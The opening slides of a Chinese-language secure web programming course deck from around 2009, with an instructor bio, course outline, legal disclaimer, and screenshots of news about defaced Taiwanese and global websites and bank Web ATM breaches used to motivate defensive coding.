

# Secure Web Programming

敦陽科技

# 講師



- 翁御舜 <Fred.Weng@sti.com.tw >
- 現任：敦陽科技 IT管理技術開發處 - 資安顧問
- 經歷：工作年資13年
  - ✓ 程式設計(C++、ASP.NET、C#):
    - PKI 電子簽章、售票網站、音樂網站DRM機制
  - ✓ SOC(Security Operation Center)系統建置與維護
  - ✓ 網站弱點掃描與滲透測試服務
- 資安認證
  - ✓ CEH (Certified Ethical Hacker)
  - ✓ CISSP (Certified Information Systems Security Professional)


# 課程綱要



- 前言
- HTTP 簡介
- 安全設計準則
- 網站常見弱點與防護建議
  - ✓ OWASP 2007 Top 10
  - ✓ Others
- 相關工具介紹
- 結論
- 參考文獻

# 聲明


- 以下課程內容，僅用於瞭解攻擊手法以利進行防禦部署，若有任何學員以之進行非法活動，一切行為與本人及敦陽科技無關，由學員自行負責。
- 刑法第三十六章: 妨害電腦使用罪
  - ✓ 第 358 條 - 入侵電腦或其相關設備罪
  - ✓ 第 359 條 - 破壞電磁紀錄罪
  - ✓ 第 360 條 - 干擾電腦或其相關設備罪
  - ✓ 第 361 條 - 對公務機關，加重其刑至1/2
  - ✓ 第 362 條 - 製作犯罪電腦程式罪
  - ✓ 第 363 條 - 358 ~ 360 須告訴乃論



# 前言



# 弱點類型使用統計



**Figure 19. Easily exploitable vulnerabilities by type**

Source: Symantec Corporation

# Why ?




- 主機作業系統更新
- 網路層的防禦日臻成熟
  - ✓ 防火牆
  - ✓ 入侵偵測/防禦系統
- 駭客轉移目標，改為進攻**應用系統層**
  - ✓ 防火牆不擋
  - ✓ 入侵偵測/防禦系統不一定看得到

# Gartner said .....



攻擊方向

你花的錢



**Gartner : “2/3 的網站有安全漏洞”**



# 軟體安全出問題



## ➤ 可能的攻擊結果：

- ✓ 癱瘓應用系統服務
- ✓ 應用系統的資料遭竊取或篡改
- ✓ 取得應用系統的控制權
- ✓ 取得應用系統所在主機的控制權-> 攻擊跳板

## ➤ 影響：

- ✓ 個人 → 資料喪失或遭竊改。
- ✓ 商家 → 聲譽受損，甚至倒閉。
- ✓ 金融系統 → 金融秩序。
- ✓ 工程系統 → 公安事件。
- ✓ 國防系統 → 國家安全。



# 天天有人中獎(Taiwan)



資安人 (<http://www.isecutech.com.tw/main/index.aspx>)

**資安烽火台** 以下網站有惡意連結，請不要瀏覽

單位名稱: 查普曼國際企業菁英培訓中心  
網域名稱: [www.chapman.com.tw](http://www.chapman.com.tw)

單位名稱: ATA事務所  
網域名稱: [www.ata.tw](http://www.ata.tw)

單位名稱: WSI 宏旭資訊網  
網域名稱: [www.weblead.com.tw](http://www.weblead.com.tw)

單位名稱: 哲良企業有限公司  
網域名稱: [www.jerlian.com.tw](http://www.jerlian.com.tw)

單位名稱: 極酷衝浪  
網域名稱: [www.surfing.com.tw](http://www.surfing.com.tw)

單位名稱: 三一建設  
網域名稱: [www.suneast.com.tw](http://www.suneast.com.tw)

資料來源: **Novell.** [➔ 更多資料](#)

更新日期: 2009/12/15 10:00:00 [RSS](#)

資安之眼 (<http://www.itis.tw/compromised>)

## TW 網站淪陷資料庫

TW 網站淪陷資料庫，每日更新，表列三個月內遭入侵、植入惡意程式網站事件。超過三個月之事件提供搜尋功能 (自 2007/01 至今)、統計報表及整理之惡意連結網址列表。您亦可協助回報惡意網站。

本資料庫為歷史事件紀錄，不代表目前各網站即時狀況

[主機/抬頭搜尋](#)

LPGA T&CP MEMBER EILY HO  
HOSTED HAPPINESS IN TAIWAN

2009 SPECIAL OLYMPICS INTERNATIONAL GOLF TOURNAMENT

www.ssgolf.org.tw Google 提供的廣告

事件	日期	主機	站名/抬頭	來源	作業系統	D
🚩	2009-12-13	<a href="http://www.ata.tw">www.ata.tw</a>	ATA事務所	<a href="#">Zone-h</a>	Linux	2
🚩	2009-12-13	<a href="http://www.chapman.com.tw">www.chapman.com.tw</a>	查普曼國際企業菁英培訓中心	<a href="#">Zone-h</a>	Linux	
🚩	2009-12-12	<a href="http://www.zen-u.com.tw">www.zen-u.com.tw</a>	人宇生物科技股份有限公司	<a href="#">Turk-h</a>		3
🚩	2009-12-11	<a href="http://www.skyvers.com.tw">www.skyvers.com.tw</a>	太瀚國際有限公司	<a href="#">MirrOr</a>		4
🚩	2009-12-11	<a href="http://www.jerlian.com.tw">www.jerlian.com.tw</a>	哲良企業有限公司	<a href="#">Zone-h</a>	Win 2003	4
🚩	2009-12-11	<a href="http://www.weblead.com.tw">www.weblead.com.tw</a>	WSI 宏旭資訊網	<a href="#">Zone-h</a>	Win 2003	4
🚩	2009-12-10	<a href="http://econ.ndhu.edu.tw">econ.ndhu.edu.tw</a>	東華經濟	<a href="#">MirrOr</a>		

# 天天有人中獎(Global)



*Zone-h* (<http://www.zone-h.org/archive/published=0>)



Home News Archive Archive ★ Onhold Notify

[ENABLE FILTERS]

Total attacks: **3044** of which **3044** single ip and **0** mass defacements

Legend:

H - Homepage defacement

M - Mass defacement (click to view all defacements of this IP)

R - Redefacement (click to view all defacements of this site)

★ - Special defacement (special defacements are important websites)

Time	Attacker	H M R ★	Domain	OS	View
2009/12/15	Hell Gate Hacker		<a href="http://www.beckyhoops.com/historique-...">www.beckyhoops.com/historique-...</a>	Linux	<a href="#">mirror</a>
2009/12/15	M4tRix		<a href="http://www.cafesampad.ir/cafe/">www.cafesampad.ir/cafe/</a>	Linux	<a href="#">mirror</a>
2009/12/15	1923Turk		<a href="http://pepperonibrothersracing.com/in...">pepperonibrothersracing.com/in...</a>	Linux	<a href="#">mirror</a>
2009/12/15	1923Turk				
2009/12/15	1923Turk				
2009/12/15	Mu\$lim				
2009/12/15	pride				
2009/12/15	Mu\$lim				
2009/12/15	ufuq				
2009/12/15	ufuq				
2009/12/15	1923Turk				
2009/12/15	ufuq				
2009/12/15	pride				
2009/12/15	ufuq				
2009/12/15	1923Turk				
2009/12/15	Mafia Hacking Team				
2009/12/15	DeathSyStem				
2009/12/15	eMP3R0r TEAM				



Home News Archive Archive ★ Onhold Notify

Mirror saved on: 2009-12-15 02:53:54

Defacer: 1923Turk  
System: Linux

Domain: <http://www.eliteeldercare.org>  
Web server: Apache

IP address: 74.208.177.140  
[Attacker stats](#)

Hacked Nofearx38<>1923Turk-Grup

FATIHLER OZEL HAREKAT GRUP KOMUTANLIGI

| Turkish Warrior | Emre5807 | Nofearx38 | LegendSemih |

# 資安廠商也不例外



CA網站遭惡意程式入侵 | 資安之眼 - Microsoft Internet Explorer

網址: http://www.itis.tw/node/1413

**CA網站遭惡意程式入侵**

You are here: 首頁 >> CA網站遭惡意程式入侵

由 blue 於 週一, 01/07/2008 - 12:00

**\$389,000 Home for Sale**  
2bd - Sun City Shadow Hills, Indio Picture Per  
www.thesuncitylife.com

**ServerBank資訊探購網**  
直銷數千種伺服器防火牆儲存網路設備—  
超犀利!  
www.serverbank.com.tw

**豐碩文庫 RICH知識中心**  
碩博士顧問詳指導論文寫作 文獻代查 提  
計畫研擬服務  
www.richemba.com.tw

**帝商科技-專業條碼及RFID**  
提供RFID、條碼相關系統、條碼機、多年  
先, 值得信賴!  
www.REGALSCAN.com.tw

Apache / PHP 安全  
性工具及提示

微軟網站遭入侵

Solaris Telnet 漏洞

SANS 發佈 2007年  
20大安全風險

以安全產品為主要業務之一的CA...  
使用者會被轉向到一個位於中國的...

雖然這個問題目前已經修復, 不過...  
看出, 網頁中包含了轉向uc8010...

iThome online :: 新聞內容 - Microsoft Internet Explorer

網址: D:\我的工作新聞資料庫\事件08-企業後果\20080314-日本趨勢網頁遭竄改致使用者可能染木馬.htm

**日本趨勢網頁遭竄改 使用者可能染木馬**

3月9-12日間被竄改的網頁包含英日文兩種語言共32頁, 瀏覽時最有可能被  
植入JS\_DLOADER.TZB病毒

日本趨勢科技週三(3/12)證實該公司的網頁在3/9遭竄改, 部份連結點  
選後可能導致感染病毒, 但目前已經全面修正問題, 請消費者無須恐  
慌。

根據日本趨勢調查, 在3/9晚間9時確認提供病毒資訊的網頁被竄改後,  
3/12上午公司將網頁封鎖, 一直到3/13上午修正完畢才重新開啓頁面,  
同時也發現若是在上述被竄改到封鎖的期間內, 存取或是點選該網頁  
文字超連結都有可能感染病毒。

研習會訊息

- 內網管控--網站存取控制(NAC)研討會

最新問答

- 你未必知道的Gmail發信限制 (kain323)
- 移動WiMAX技術的特點 (kain323)
- WiMAX簡介 (kain323)
- 在Windows XP中實現遠端圖透 (kain323)
- 老電腦中必備的免費軟體詳細列表 (kain323)
- Gmail到底有多威? (kain323)
- 行政院電子資料流通詮釋資料及分類檢索規範

# 大陸發現台灣多家銀行網路ATM有安全疑慮

大陸發現台灣多家銀行網路ATM有安全疑慮 | 即時新聞 | 兩岸台商 | 聯合新聞網 - Microsoft Internet Explorer

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

← 上一頁 → 搜尋 我的最愛 移至 連結 >>

網址(D) http://udn.com/NEWS/MAINLAND/BREAKINGNEWS4/5276276.shtml

社會新聞 地方新聞 兩岸台商 全球觀察 意見評論 財經產業 股市投資 基金理財 運動大聯盟 數位資訊 娛樂追星 消費流行 生活天氣 健康醫藥 旅遊休閒 校園博覽會 閱讀藝文 聯合書報攤 網路購物 數位閱讀 進修線上 職場行家

**即時新聞》大陸發現台灣多家銀行網路ATM有安全疑慮**  
Breaking news

【中央社／台北27日電】 2009.11.27 05:49 pm

中國「國家計算機網絡入侵防範中心」常務副主任張玉清今天在天津表示，台灣多家銀行的網路ATM存在多個重大安全漏洞。

張玉清說，遠程攻擊者可以利用這些漏洞在網路ATM用戶的電腦中掛靠任意代碼，完成植入病毒木馬等惡意操作。

新華社報導，張玉清今天在天津舉行的「第2屆中國計算機網絡與信息安全學術會議」上，披露上述訊息。

據報導，大陸發現的安全漏洞共影響台灣十多家銀行的網路ATM服務，佔台灣本地銀行機構近4成，包括實力最強的台灣銀行，所有使用這些銀行網路ATM的用戶都有可能成為潛在的攻擊目標。

中國「國家計算機網絡入侵防範中心」表示，這些銀行應儘快對此展開緊急因應措施，徹底排除資訊系統中存在的隱患，對出現漏洞的部分進行修復和升級。

網路ATM服務是台灣銀行業普遍提供的一種線上服務，具備帳戶查詢、約定和非約定轉帳以及繳納稅費等功能，類似於大陸的網路銀行。銀行客戶透過網路ATM，不

完成 國際網路

# 「慶豐銀行的 Web ATM site 被黑掉了！」



銀行又見SQL Injection 應全面檢查非靠單次修復, Information Security 資安人科技網 - Microsoft Internet Explorer

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

網址( ) http://www.isecutech.com.tw/article/article\_detail.aspx?aid=5463

## 銀行又見SQL Injection 應全面檢查非靠單次修復

作者：吳依恂 - 11/11/2009

「慶豐銀行的 Web ATM site 被黑掉了，使用者請多加注意。」一位網友Zero在網路上分享了這樣的一則訊息，而在資安人網站首頁的**烽火台**單元及Zone-H亦有相關的資料批露。

「linuXploit\_crew was here by \_Seri4l\_Kill3r...reason for the attack?: we need peace...contact: seri4l\_kill3r@post.com we are: \_Seri4l\_Kill3r - Thund3rC4sh and MeC」在https://ebank.chinfonbank.com.tw的網頁上，入侵者留下了這樣的訊息。

慶豐銀行初步推測這是一個自動化的程式，在網路上搜索漏洞進行攻擊。該行人員表示，約莫半年前也曾出現過網頁被置換成一個血手印圖案上面寫著「Save the Child」，當時認為是屬於一次性的惡意攻擊，便將圖片拿掉，然後更改該伺服器主機上面的IIS設定。慶豐表示那是一台前端的伺服器，上面有3、4種銀行業務以及發送簡訊等服務，由於是對外的服務，有些port是不得已被打開的，但其實重要的交易皆已拉至後台。

資安專家表示，這並不是單純被置換網頁的事件而已，以這種程度看來，代表駭客已經可以拿到控制網站的權限，專家推測這是網站常見的安全問題—SQL Injection攻擊，使用程式自動檢查到有漏洞的網頁，然後手動埋入，也就是說這是網頁程式的問題，而非IIS 6伺服器問題，IIS 6已經比IIS 5的安全性改善很多，許多不必要的method（被允許的傳）都已經被視為問題。一旦發現有安全問題，請大家檢查一下自己的電腦。

Internet Explorer

```
linuXploit_crew was here by
_Seri4l_Kill3r...reason for the
attack?: we need peace...contact:
seri4l_kill3r@post.com we are:
_Seri4l_Kill3r - Thund3rC4sh
and MeC
```

完成

主管機關正視  
網路刪帖產業辦法？  
找不到個資外洩笑不出來  
網購安全嗎？Y常打165專線  
電子化

### 大家談

不是「氣體」，但它真「洩」！  
又不是『氣體』，絕不門平台『外洩』出  
Chrome公開此語一出，網購消費者們。... 我要

訂閱電子報

的電子郵件信箱

資安電子報  取消訂閱

網際網路

# 網頁應用程式安全防護



安全程式教育訓練 ....Only ?

Secure Coding



# 網頁“應用程式” ???



- 靜態網頁 ?
- HTML ?
- Java Script ?
- CSS ?
- DHTML ?
- XML ?



# 常見的網頁程式語言




- **C、C++**
- **Perl**
- **Shell Script ...**
- **PHP**
- **Java → JSP、Applet、Servlet**
- **ASP**
- **.Net → ASP.NET、C#、VB.NET...**
- **PYTHON**
- **Ruby**

